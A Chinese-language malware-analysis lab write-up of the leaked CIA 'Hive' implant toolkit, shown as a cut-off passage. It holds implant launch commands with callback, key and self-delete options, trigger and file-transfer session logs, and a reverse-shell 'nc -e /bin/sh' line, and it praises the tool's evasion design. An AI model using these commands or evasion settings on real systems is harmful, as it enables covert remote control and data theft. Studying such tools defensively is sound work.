Hive Analysis

概述

hive 是网络上泄露 CIA VAULT 的络工具集的一组软件。作为一款远程控制工具，支持多个操作系统，包括Linux(x86/x64)、Solaris(sparc/x86)、MikroTik(MIPS/PowerPC/Intelx86)、Ubiquiti (MIPS)和AVTech NVRs(AVTech ARM)，注重实战效果，保证网络隐蔽，通过隧道隐蔽实际的控制服务器地址，使用伪造的卡巴斯基实验室证书进行通信

本文分析其中的的基础操作和使用。了解其战术操作意图和手法。

分析

分析环境

hive的代码有两种，一种是github上的master分支，一种是hive.zip.zip文件是一个用户下载的本地开发环境的git仓库。
我个人在CentOS release 6.9 (Final)的x86的32位操作系统下，发现master分支的程序跑不起来。改用zip文件的环境，使用其debug分析，然后编译相关代码，才跑起来。

```bash
cat /etc/*release
CentOS release 6.9 (Final)
LSB_VERSION=base-4.0-ia32:base-4.0-noarch:core-4.0-ia32:core-4.0-
noarch:graphics-4.0-ia32:graphics-4.0-noarch:printing-4.0-
ia32:printing-4.0-noarch

git branch -a
  armv5
  autotools
* debug
  dhm
  makemods
  master
  mt6
  polar-0.14.3
  polar-1.1.8
  polar-1.2.11
  polar-1.3.4
  solarisbug
```


```
    ubiquiti

gcc --version
gcc (GCC) 4.4.7 20120313 (Red Hat 4.4.7-18)
Copyright (C) 2010 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.
```

代码编译

整个代码采用标准的Makefile的方式来组织代码，进行编译，为了方便查看和调试代码，所有的代码都是debug方式，打开能打开的日志。
这样编译的代码有助于理解hive框架。

部署架构

一种简单的部署方式如下所示：



这种部署方式，适合持续监控目标对象，通过植入物，发送信息到honeycomb来保存收集内容。

代码组织

从snapshot来看，hive分为client, server和cutthreat三部分。
client主要是hclient, hive-patcher。
server是hived-xxx植入物，通过hive-patcher进行参数注入。
cutthreat则是植入物管控部分，主要是ct和ilm模块hive。 ct能够通过dlopen加载动态库，然后执行hive里面的命令ilm。

> 我卡在这里一段时间，一直找不到敲门代码

在debug的分支上，在client目录下有cryptcat的目录，是netcat的魔改版本，添加了文件传输时对负载的twofish加密。

> 我一直都不能使用cryptcat的基本功能，只能发送文件，我尝试了网络上很多版本，在centos 6下都不能反弹shell

从代码上看ctHive这个框架是XETRON编写，然后通过ILMSDK来开发。

整个模块的代码时c/c++来编写，然后使用python进行简单缝合。

honeycomb有两种实现，一是c，二是python，后期只有python了。用来收集信息。

代码编译

从工程组织角度，代码是比较整齐的，一般就是make即可。
里面的文档也是齐全，通过Doxyfile来生成开发文档。

日期	版本	备注
10/26/2010	Initial Release v1.0	TDR
12/20/2010	DR Release v1.0.1	TDR
01/12/2011	Release v1.0.2 for Linux/MikroTik MIPS	TDR
01/18/2011	Release v1.0.2 for Linux/MikroTik PPC	TDR
02/14/2011	Release v1.0.2 for Solaris 9-10 x86 & Linux x86	TDR
03/07/2011	Release v1.0.2.1 for Linux/MikroTik MIPSEL	TDR
04/14/2011	Release v1.1	TDR
04/29/2011	Release v2.0	TDR
05/16/2011	Release v2.1	TDR
06/27/2011	Release v2.2	TDR
08/02/2011	Release v2.2	TDR
10/24/2011	Honeycomb Release v1.1	TDR
10/24/2011	Hive ILM v1.1 Release	TDR
12/12/2011	Release v2.3	TDR
01/23/2012	Release v2.3.1	TDR
03/05/2012	Release v2.4	TDR
03/05/2012	Hive ILM v1.2.1 Release	TDR
06/14/2012	Release v2.5	TDR

日期	版本	备注
11/15/2012	Release v2.5.1	TDR
12/17/2012	Release v2.5.2	TDR
02/11/2013	Release 2.6	TDR
03/15/2013	Release 2.6.1	TDR
01/13/2014	Release 2.6.2	TDR
03/17/2014	Release 2.7	TDR
04/03/2014	Release 2.7.1	TDR
05/05/2014	Corrections to section 3.4.1.2	EDG/AED/EDB
02/02/2015	Release 2.8	TDR
03/03/2015	Release 2.8.1	TDR
07/15/2015	Release 2.9	TDR
11/09/2015	Release 2.9.1	TDR

再加上 git 日志

```
Hive version 2.6.1 as of 8 August 2013 as pulled from old repository
https://teamforge.devlan.net/svn/repos/hive/tags/hive-2.6.1.
```

说明代码是从2.6.1从svn迁移到git来管理代码。结合代码，可以看出，这个工具在持续改进。
对联发科的RouteOS进行了大范围的支持，说明这个工具是针对个人用户的，通过监控路由器，然后将信息上报到honeycomb。
但这个工具同时支持x86和solaris，说明小企业也是其监控目标。

TDR 发布审核
EDG 嵌入式开发组
AED 应用工程部
EDB 嵌入式开发分部
COG 计算机操作小组

运行

运行环境

这里主要是利用x86的vm环境进行操作。

就是两台vm一台的IP是13，一台的IP是14。
为了证书的有效，设置时间。

```
sudo date -s 20171217
```

启动植入物

```
sudo ./hived-linux-i686-dbg -a 172.19.2.14 -p 6969 -i 30 -k HelloWorld
main.c:172: main():     /var/.config file already exists
main.c:229: main(): NOTE: Binary was NOT/NOT patched with arguments

main.c:323: main(): KeyPhrase: HelloWorld
main.c:325: main(): Trigger Key: db8ac1c259eb89d4a131b253bacfca5f319d54f2
main.c:327: main(): Implant Key: f8d75ba2040415b4fe03cbff91f4810d44b31bf0
main.c:328: main():


main.c:437: main(): Calling BeaconStart()
survey_mac.c:91: GetMacAddr(): MAC address is: 08:00:27:03:4C:9D
main.c:451: main(): Self delete delay: 5184000.
main.c:454: main():     Calling TriggerListen()
trigger_listen.c:212: TriggerListen()
trigger_listen.c:262: TriggerListen(): Trigger signature found, about to
send call back (will wait for trigger_delay)

=========================================================
trigger_listen.c,  293: IMPLANT TRIGGERED
=========================================================

trigger_listen.c,  141
           Trigger Delay: 60000
        Callback Address: 172.19.2.14
           Callback Port: 6969
             ID Key Hash: db8ac1c259eb89d4a131b253bacfca5f319d54f2

trigger_callback_session.c:44: Starting client session...
client_session.c:432: StartClientSession()
```

启动ct

```
./cutthroat hive
[success] Successfully loaded hive [load]

CutThroat
JY008C634-6
Version: 2.2
CCS Version: 2.2

Usage:

        verbosity <level>       Sets the verbosity level
        mode <new mode>         Sets the operating mode of CT
        load <ILM Filename>     Loads the library
        quit                    Exits Command Post

> ilm connect 172.19.2.13

Using existing target profile.
 Listening for connection on port 6969 ...
Using existing target profile.


 Trigger details:
  . Remote IP address 172.19.2.13 with raw-tcp trigger on port 22
  . Callback IP address 172.19.2.14 on port 6969
  . Trigger key: db8ac1c259eb89d4a131b253bacfca5f319d54f2
trigger_protocols.c,  853: DEBUG: raw_tcp
trigger_protocols.c,  865: Sending TCP trigger to port 22
 trigger_protocols.c, 878:      CRC offset: 0xf0, crc: 0x5d8c, crc_net:
0x8c5d
 trigger_protocols.c, 885:      validator offset: 0xf2, validator:
0x22ba, validator_net: 0xba22
 trigger_protocols.c, 891:      Encoded payload offset: 0xfc, payload key
offset: 0x1f  Payload follows
        Byte[00]: payload =  0x89, payloadKey = 0x1b, encoded payload =
0x92
        Byte[01]: payload =  0xac, payloadKey = 0x17, encoded payload =
0xbb
        Byte[02]: payload =  0x13, payloadKey = 0x60, encoded payload =
0x73
```

```
        Byte[03]: payload =  0x02, payloadKey = 0x83, encoded payload =
0x81
        Byte[04]: payload =  0x0e, payloadKey = 0x7e, encoded payload =
0x70
        Byte[05]: payload =  0x1b, payloadKey = 0x85, encoded payload =
0x9e
        Byte[06]: payload =  0x39, payloadKey = 0x1d, encoded payload =
0x24
        Byte[07]: payload =  0xdb, payloadKey = 0xa2, encoded payload =
0x79
        Byte[08]: payload =  0x8a, payloadKey = 0xbe, encoded payload =
0x34
        Byte[09]: payload =  0xc1, payloadKey = 0xd7, encoded payload =
0x16
        Byte[10]: payload =  0xc2, payloadKey = 0x77, encoded payload =
0xb5
        Byte[11]: payload =  0x59, payloadKey = 0x64, encoded payload =
0x3d
        Byte[12]: payload =  0xeb, payloadKey = 0x5f, encoded payload =
0xb4
        Byte[13]: payload =  0x89, payloadKey = 0x85, encoded payload =
0x0c
        Byte[14]: payload =  0xd4, payloadKey = 0x42, encoded payload =
0x96
        Byte[15]: payload =  0xa1, payloadKey = 0xfd, encoded payload =
0x5c
        Byte[16]: payload =  0x31, payloadKey = 0x87, encoded payload =
0xb6
        Byte[17]: payload =  0xb2, payloadKey = 0xa9, encoded payload =
0x1b
        Byte[18]: payload =  0x53, payloadKey = 0x7a, encoded payload =
0x29
        Byte[19]: payload =  0xba, payloadKey = 0xb6, encoded payload =
0x0c
        Byte[20]: payload =  0xcf, payloadKey = 0xaa, encoded payload =
0x65
        Byte[21]: payload =  0xca, payloadKey = 0x53, encoded payload =
0x99
        Byte[22]: payload =  0x5f, payloadKey = 0x0d, encoded payload =
0x52
```

```
        Byte[23]: payload =  0x31, payloadKey = 0x01, encoded payload = 0x30
        Byte[24]: payload =  0x9d, payloadKey = 0xa1, encoded payload = 0x3c
        Byte[25]: payload =  0x54, payloadKey = 0xb0, encoded payload = 0xe4
        Byte[26]: payload =  0xf2, payloadKey = 0x2d, encoded payload = 0xdf
        Byte[27]: payload =  0x67, payloadKey = 0x58, encoded payload = 0x3f
        Byte[28]: payload =  0x5f, payloadKey = 0xcf, encoded payload = 0x90

 trigger_protocols.c, 901:      Packet Length: 293

 Trigger sent.

 ... connection established!

 Connection details:
  . Remote IP address 172.19.2.13 on port 36886
  . Local  IP address 172.19.2.14 on port 6969

 Enabling encrypted communications:
 . Loading the server certs and key...
  . Initializing TLS structure and RNG.... ok
  . Performing the TLS handshake.......... ok
  . TLS handshake complete.

[Success]
************ Success ************
[ilm connect 172.19.2.13]

[172.19.2.13]>
```

可以看到具体的敲门过程，和NSA的NOPEN的敲门过程是一样的，只是这里加上了byte的异或加密。

为了方便操作，ct会记录已经连接的参数。

```
 cat 172.19.2.13
172.19.2.14|6969|172.19.2.13|HelloWorld||raw-tcp|22
```

这就是上面为啥不需要输入参数的原因:-)

> 我无法启动snapshot的原因，应该是glibc的版本，导致ld的不兼容，启动失败

植入物的参数

```
sudo ../server/hived-linux-i686-dbg -h
main.c:172: main():     /var/.config file already exists
main.c:229: main(): NOTE: Binary was NOT/NOT patched with arguments

main.c:347: main():
        Usage:

        ../server/hived-linux-i686-dbg -a <address> -i <interval>

                -a <address>           - beacon IP address to callback to 回调IP
                -p <port>              - beacon port (default: 443) 回调端口
                -i <interval>          - beacon interval in seconds 回调间隔
                -k <id key>            - implant key phrase 握手密钥
                -K <id key>            - implant key file 握手密钥文件
                -j <jitter>            - integer for percent jitter (0 <= jitter <= 30, default: 3 ) 扰动范围，避免周期性行为被发现
                -d <beacon delay>      - initial beacon delay (in seconds, default: 2 minutes)D( 启动静默时间
                -t <callback delay>    - delay between trigger received and callback +/- 30 seconds (in seconds) 回调延迟
                -s <self-delete delay> - since last successful trigger/beacon (in seconds, default: 60 days) 自毁时间
                -h                     - print this help menu


        Example:
                ./hived-solaris-sparc-dbg -a 10.3.2.76 -p 9999 -i 100000 -I hme0 -k Testing
```

密钥文件

```
cat ../client/ID-keys.txt
2014/11/07 05:43:53     HelloWorld
db8ac1c259eb89d4a131b253bacfca5f319d54f2
f8d75ba2040415b4fe03cbff91f4810d44b31bf0
```

从参数看，有比较丰富的反监测经验，值得学习

文件部署

```
 file put  /var/www/error/noindex.html  noindex.html
 Local File: /var/www/error/noindex.html
 Remote File: noindex.html
 DEBUG: crypt_write(): 264 bytes written
 . DEBUG: crypt_read(): 8 bytes read
 DEBUG: crypt_write(): 4096 bytes written
 DEBUG: crypt_write(): 4096 bytes written
 . DEBUG: crypt_read(): 8 bytes read
 successful upload of 4961 bytes from /var/www/error/noindex.html to
noindex.html
[Success]
************ Success ************
[file put /var/www/error/noindex.html noindex.html]
```

查看一下文件

```
md5sum /var/www/error/noindex.html
13819e24749b91c35f3fcfe1c924253a  /var/www/error/noindex.html
```

与植入物机器上的文件一样

```
md5sum noindex.html
13819e24749b91c35f3fcfe1c924253a  noindex.html
```

文件调取

```
file get /var/www/error/noindex.html mmm.html
 Remote File: /var/www/error/noindex.html
 Local File: mmm.html
 Downloading to local system as: mmm.html
 DEBUG: crypt_write(): 264 bytes written
 . DEBUG: crypt_read(): 8 bytes read
 . DEBUG: crypt_read(): 4096 bytes read
 . DEBUG: crypt_read(): 4096 bytes read
 . DEBUG: crypt_read(): 8 bytes read
 successful download of 4958 bytes from /var/www/error/noindex.html to
mmm.html
[Success]
************ Success ************
[file get /var/www/error/noindex.html mmm.html]
```

查看调取的文件

```
md5sum mmm.html
60943813b6b91f5291953546b738569a  mmm.html
```

植入物上的文件

```
[hacker@centos5x86 server]$ md5sum /var/www/error/noindex.html
60943813b6b91f5291953546b738569a  /var/www/error/noindex.html
```

查看植入物程序，发现抱错。

```
client_session.c:483: StartClientSession():     Executing command: 0x4
client_session.c:500: StartClientSession(): DOWNLOAD command received.
client_session.c:245: DownloadFile(): Total fstat() size: 4958
client_session.c:246: DownloadFile(): Total size: 4958
client_session.c:247: DownloadFile(): Remote file size is 4958
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
```

```
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
```

应该是定时上报的程序在回连时出错。

发现这个版本的cryptcat在使用shell的时候报错，查看运行的程序和参数。
应该是标准的nc -lvnp 6970 与 nc host port -e /bin/sh 的方式来启动一个shell。

将植入物添加调试开关 -D 10，然后启动，查看出错信息。

```
survey_uptime.c:40: GetSystemUpTime(): Uptime: 5886 seconds
beacon.c:231: beacon():         System uptime is 5886
beacon.c:235: beacon():         Sending beacon data
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...pid #25541
died, stat=0
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...no children
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...pid #25542
died, stat=0
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...no children
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...pid #25543
died, stat=0
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...no children
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...pid #25544
died, stat=0
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...no children
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...pid #25545
died, stat=0
trigger_listen.c:353: sigchld_reaper(): [14814] sigchld...no children
beacon.c:551: send_beacon_data(): Connecting to client
172.19.2.14:6969...
beacon.c:573: send_beacon_data():       ERROR: net_connect():
NET_CONNECT_FAILED
beacon.c:214: beacon():         Starting beacon interval of 30 seconds.
```

从这里的报错，应该是有一个服务来接收上报信息。
ilm connect启动的监听服务是木有这个功能的。
试试hclient.

启动hclient

```
 ../client/hclient-linux-dbg -p 6969 -t 172.19.2.13 -a 172.19.2.14 -P
raw-tcp -r 22 -k HelloWorld -m b
 DEBUG: modes.c requesting pthread_mutex_lock
 DEBUG: modes.c pthread_mutex_lock locked
 DEBUG: trigger mode set
 DEBUG: listen mode set

 Listening for a connection on port 6969 ...
 DEBUG: trigger.c requesting pthread_mutex_lock
 DEBUG: trigger.c pthread_mutex_lock locked

        Trigger type:                   Raw TCP packet
        Target Address:                 172.19.2.13
        Trigger Port:                   22
        Callback Address:               172.19.2.14
        Callback port:                  6969

    Sending trigger ...trigger_protocols.c,  853: DEBUG: raw_tcp
trigger_protocols.c,  865: Sending TCP trigger to port 22
 trigger_protocols.c, 878:      CRC offset: 0x11a, crc: 0x984e, crc_net:
0x4e98
 trigger_protocols.c, 885:      validator offset: 0x11c, validator:
0x40fd, validator_net: 0xfd40
 trigger_protocols.c, 891:      Encoded payload offset: 0x126, payload
key offset: 0x3a Payload follows
        Byte[00]: payload =  0xa4, payloadKey = 0x95, encoded payload =
0x31
        Byte[01]: payload =  0xac, payloadKey = 0x8b, encoded payload =
0x27
        Byte[02]: payload =  0x13, payloadKey = 0xe1, encoded payload =
0xf2
        Byte[03]: payload =  0x02, payloadKey = 0x9e, encoded payload =
0x9c
        Byte[04]: payload =  0x0e, payloadKey = 0xef, encoded payload =
0xe1
        Byte[05]: payload =  0x1b, payloadKey = 0xca, encoded payload =
0xd1
        Byte[06]: payload =  0x39, payloadKey = 0x82, encoded payload =
0xbb
        Byte[07]: payload =  0xdb, payloadKey = 0x70, encoded payload =
0xab
        Byte[08]: payload =  0x8a, payloadKey = 0xe4, encoded payload =
0x6e
        Byte[09]: payload =  0xc1, payloadKey = 0xa8, encoded payload =
0x69
        Byte[10]: payload =  0xc2, payloadKey = 0xb1, encoded payload =
0x73
        Byte[11]: payload =  0x59, payloadKey = 0xd2, encoded payload =
0x8b
        Byte[12]: payload =  0xeb, payloadKey = 0xd5, encoded payload =
0x3e
        Byte[13]: payload =  0x89, payloadKey = 0xbf, encoded payload =
0x36
        Byte[14]: payload =  0xd4, payloadKey = 0xbe, encoded payload =
0x6a
        Byte[15]: payload =  0xa1, payloadKey = 0x94, encoded payload =
0x35
        Byte[16]: payload =  0x31, payloadKey = 0xf2, encoded payload =
0xc3
        Byte[17]: payload =  0xb2, payloadKey = 0x5d, encoded payload =
0xef
        Byte[18]: payload =  0x53, payloadKey = 0x15, encoded payload =
0x46
        Byte[19]: payload =  0xba, payloadKey = 0xe8, encoded payload =
0x52
        Byte[20]: payload =  0xcf, payloadKey = 0x71, encoded payload =
0xbe
        Byte[21]: payload =  0xca, payloadKey = 0xce, encoded payload =
0x04
        Byte[22]: payload =  0x5f, payloadKey = 0xdc, encoded payload =
0x83
        Byte[23]: payload =  0x31, payloadKey = 0x35, encoded payload =
0x04
        Byte[24]: payload =  0x9d, payloadKey = 0x47, encoded payload =
0xda
        Byte[25]: payload =  0x54, payloadKey = 0x1f, encoded payload =
0x4b
        Byte[26]: payload =  0xf2, payloadKey = 0xcd, encoded payload =
0x3f
        Byte[27]: payload =  0x7c, payloadKey = 0x2c, encoded payload =
0x50
        Byte[28]: payload =  0xaa, payloadKey = 0x80, encoded payload =
0x2a

 trigger_protocols.c, 901:      Packet Length: 339
ok.

trigger.c,  136: pthread_mutex_lock unlocked

ls
whoami
 ... connection established

 Session configuration parameters:
  . Interactive mode established
  . Remote IP address 172.19.2.13 on port 37041
  . Local IP address 172.19.2.14 on port 6969

 Enabling encrypted communications:
 . Loading the server certs and key...
  . Initializing TLS structure and RNG.... ok
  . Performing the TLS handshake..........ssl_tls.c(1973): => handshake
ssl_srv.c(0844): => handshake server
ssl_srv.c(0848): server state: 0
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0848): server state: 1
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0045): => parse client hello
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 0, nb_want: 5
ssl_tls.c(0878): ssl->f_recv() returned 5 (0x5)
ssl_tls.c(0886): <= fetch input
ssl_srv.c(0183): dumping 'record header' (5 bytes)
ssl_srv.c(0183): 0000:  16 03 00 00 33
ssl_srv.c(0186): client hello v3, message type: 22
ssl_srv.c(0188): client hello v3, message len.: 51
ssl_srv.c(0190): client hello v3, protocol ver: [3:0]
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 5, nb_want: 56
ssl_tls.c(0878): ssl->f_recv() returned 51 (0x33)
ssl_tls.c(0886): <= fetch input
ssl_srv.c(0241): dumping 'record contents' (51 bytes)
ssl_srv.c(0241): 0000:  01 00 00 2f 03 02 5a 36 10 b0 d2 13 20 b8 fc 32
ssl_srv.c(0241): 0010:  14 0f d5 dd ef 25 9e a5 c0 62 d3 98 6d 2d 0d 96
ssl_srv.c(0241): 0020:  27 ce 1d c8 52 a9 00 00 08 00 33 00 39 00 35 00
ssl_srv.c(0241): 0030:  2f 01 00
ssl_srv.c(0244): client hello v3, handshake type: 1
ssl_srv.c(0246): client hello v3, handshake len.: 47
ssl_srv.c(0248): client hello v3, max. version: [3:2]
ssl_srv.c(0317): dumping 'client hello, random bytes' (32 bytes)
ssl_srv.c(0317): 0000:  5a 36 10 b0 d2 13 20 b8 fc 32 14 0f d5 dd ef 25
ssl_srv.c(0317): 0010:  9e a5 c0 62 d3 98 6d 2d 0d 96 27 ce 1d c8 52 a9
ssl_srv.c(0319): dumping 'client hello, session id' (0 bytes)
ssl_srv.c(0321): dumping 'client hello, cipherlist' (8 bytes)
ssl_srv.c(0321): 0000:  00 33 00 39 00 35 00 2f
ssl_srv.c(0323): dumping 'client hello, compression' (1 bytes)
ssl_srv.c(0323): 0000:  00
ssl_srv.c(0349): <= parse client hello
ssl_srv.c(0848): server state: 2
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0360): => write server hello
ssl_srv.c(0376): server hello, chosen version: [3:2]
ssl_srv.c(0384): server hello, current time: 1513492669
ssl_srv.c(0391): dumping 'server hello, random bytes' (32 bytes)
ssl_srv.c(0391): 0000:  5a 36 10 bd 25 e9 21 26 d1 68 33 e9 61 2f 8c c6
ssl_srv.c(0391): 0010:  24 0e e4 df e7 53 19 bd 82 7f 5a 0a d1 09 ee ea
ssl_srv.c(0433): server hello, session id len.: 32
ssl_srv.c(0434): dumping 'server hello, session id' (32 bytes)
ssl_srv.c(0434): 0000:  c2 f4 28 00 9d 87 1f 64 f5 cc d9 fd 14 2d 68 75
ssl_srv.c(0434): 0010:  6d a1 b3 ee eb 4c 27 04 83 91 55 9c 3e ab 69 cd
ssl_srv.c(0436): no session has been resumed
ssl_srv.c(0443): server hello, chosen cipher: 51
ssl_srv.c(0444): server hello, compress alg.: 0
ssl_tls.c(0928): => write record
ssl_tls.c(0964): output record: msgtype = 22, version = [3:2], msglen =
74
ssl_tls.c(0967): dumping 'output record sent to network' (79 bytes)
ssl_tls.c(0967): 0000:  16 03 02 00 4a 02 00 00 46 03 02 5a 36 10 bd 25
ssl_tls.c(0967): 0010:  e9 21 26 d1 68 33 e9 61 2f 8c c6 24 0e e4 df e7
ssl_tls.c(0967): 0020:  53 19 bd 82 7f 5a 0a d1 09 ee ea 20 c2 f4 28 00
ssl_tls.c(0967): 0030:  9d 87 1f 64 f5 cc d9 fd 14 2d 68 75 6d a1 b3 ee
ssl_tls.c(0967): 0040:  eb 4c 27 04 83 91 55 9c 3e ab 69 cd 00 33 00
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 79, out_left: 79
ssl_tls.c(0908): ssl->f_send() returned 79 (0x4f)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_srv.c(0452): <= write server hello
ssl_srv.c(0848): server state: 3
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1189): => write certificate
ssl_tls.c(1225): own certificate #1:
ssl_tls.c(1225): cert. version : 3
ssl_tls.c(1225): serial number : 20:01
ssl_tls.c(1225): issuer name   : C=HU, ST=Budapest, O=ComodoSign Inc-
test, OU=ComodoSign IdenSign-test, CN=ComodoSign Identity Signer-test
ssl_tls.c(1225): subject name  : C=HU, ST=Budapest, O=ComodoSign Inc-
test, OU=Assurance Services-test, CN=ComodoSign Assurance Services-test
ssl_tls.c(1225): issued  on    : 2013-01-17 00:21:00
ssl_tls.c(1225): expires on    : 2018-01-16 00:21:00
ssl_tls.c(1225): signed using  : RSA+SHA1
ssl_tls.c(1225): RSA key size  : 2048 bits
ssl_tls.c(1225): value of 'crt->rsa.N' (2048 bits) is:
ssl_tls.c(1225):  f0 b5 35 d1 c7 38 f2 88 f9 be cb 94 89 46 ca 46
ssl_tls.c(1225):  3a 2b e6 e5 16 76 2d 75 20 ab 69 0b d6 1c a1 dd
ssl_tls.c(1225):  57 e9 60 85 c4 66 6f fc 5f a9 f3 c3 23 56 83 09
ssl_tls.c(1225):  b5 03 5b f1 f4 aa 9a 59 67 d7 b9 3c 59 24 57 4c
ssl_tls.c(1225):  ef d5 33 e8 f5 e2 bb 41 22 1e b7 d9 37 03 18 9d
ssl_tls.c(1225):  92 c0 c5 0a 80 84 fc 3e 7a 6d 1d 85 73 d4 74 04
ssl_tls.c(1225):  89 3d aa 1c 3b 68 2e 34 db 37 41 f6 0d 1f f2 09
ssl_tls.c(1225):  2b b9 10 57 a5 64 00 b8 d3 dd 77 33 c1 b3 fe 57
ssl_tls.c(1225):  25 0c 7e 9d ae 87 05 36 e0 60 31 41 ac 4d 08 32
ssl_tls.c(1225):  aa 94 93 d9 cb 35 d6 79 1f d1 f7 ed c9 89 82 1f
ssl_tls.c(1225):  e1 c1 7c f4 d5 d8 ed ad 09 9a c8 67 97 00 cd 6b
ssl_tls.c(1225):  07 ed f6 ef ff aa bd 02 9e 4d 07 ae 32 45 be cc
ssl_tls.c(1225):  cf 53 ed 71 ce 61 ab 8f c5 a2 75 d4 e2 7a 35 43
ssl_tls.c(1225):  a4 9b 2c c7 b1 52 82 08 ed 94 94 ba 08 d3 be 7a
ssl_tls.c(1225):  0b 3c 05 3c ed 08 c9 66 89 71 00 85 be 38 dd df
ssl_tls.c(1225):  7b 2d 58 0a b2 b8 18 0b c7 ef f4 76 88 79 57 71
ssl_tls.c(1225): value of 'crt->rsa.E' (32 bits) is:
ssl_tls.c(1225):  00 01 00 01
ssl_tls.c(0928): => write record
ssl_tls.c(0964): output record: msgtype = 22, version = [3:2], msglen =
992
ssl_tls.c(0967): dumping 'output record sent to network' (997 bytes)
ssl_tls.c(0967): 0000:  16 03 02 03 e0 0b 00 03 dc 00 03 d9 00 03 d6 30
ssl_tls.c(0967): 0010:  82 03 d2 30 82 02 ba a0 03 02 01 02 02 02 20 01
ssl_tls.c(0967): 0020:  30 0d 06 09 2a 86 48 86 f7 0d 01 01 05 05 00 30
ssl_tls.c(0967): 0030:  81 8b 31 0b 30 09 06 03 55 04 06 13 02 48 55 31
ssl_tls.c(0967): 0040:  11 30 0f 06 03 55 04 08 0c 08 42 75 64 61 70 65
ssl_tls.c(0967): 0050:  73 74 31 1c 30 1a 06 03 55 04 0a 0c 13 43 6f 6d
ssl_tls.c(0967): 0060:  6f 64 6f 53 69 67 6e 20 49 6e 63 2d 74 65 73 74
ssl_tls.c(0967): 0070:  31 21 30 1f 06 03 55 04 0b 0c 18 43 6f 6d 6f 64
ssl_tls.c(0967): 0080:  6f 53 69 67 6e 20 49 64 65 6e 53 69 67 6e 2d 74
ssl_tls.c(0967): 0090:  65 73 74 31 28 30 26 06 03 55 04 03 0c 1f 43 6f
ssl_tls.c(0967): 00a0:  6d 6f 64 6f 53 69 67 6e 20 49 64 65 6e 74 69 74
ssl_tls.c(0967): 00b0:  79 20 53 69 67 6e 65 72 2d 74 65 73 74 30 1e 17
ssl_tls.c(0967): 00c0:  0d 31 33 30 31 31 37 30 30 32 31 30 30 5a 17 0d
ssl_tls.c(0967): 00d0:  31 38 30 31 31 36 30 30 32 31 30 30 5a 30 81 8d
ssl_tls.c(0967): 00e0:  31 0b 30 09 06 03 55 04 06 13 02 48 55 31 11 30
ssl_tls.c(0967): 00f0:  0f 06 03 55 04 08 0c 08 42 75 64 61 70 65 73 74
ssl_tls.c(0967): 0100:  31 1c 30 1a 06 03 55 04 0a 0c 13 43 6f 6d 6f 64
ssl_tls.c(0967): 0110:  6f 53 69 67 6e 20 49 6e 63 2d 74 65 73 74 31 20
ssl_tls.c(0967): 0120:  30 1e 06 03 55 04 0b 0c 17 41 73 73 75 72 61 6e
ssl_tls.c(0967): 0130:  63 65 20 53 65 72 76 69 63 65 73 2d 74 65 73 74
ssl_tls.c(0967): 0140:  31 2b 30 29 06 03 55 04 03 0c 22 43 6f 6d 6f 64
ssl_tls.c(0967): 0150:  6f 53 69 67 6e 20 41 73 73 75 72 61 6e 63 65 20
ssl_tls.c(0967): 0160:  53 65 72 76 69 63 65 73 2d 74 65 73 74 30 82 01
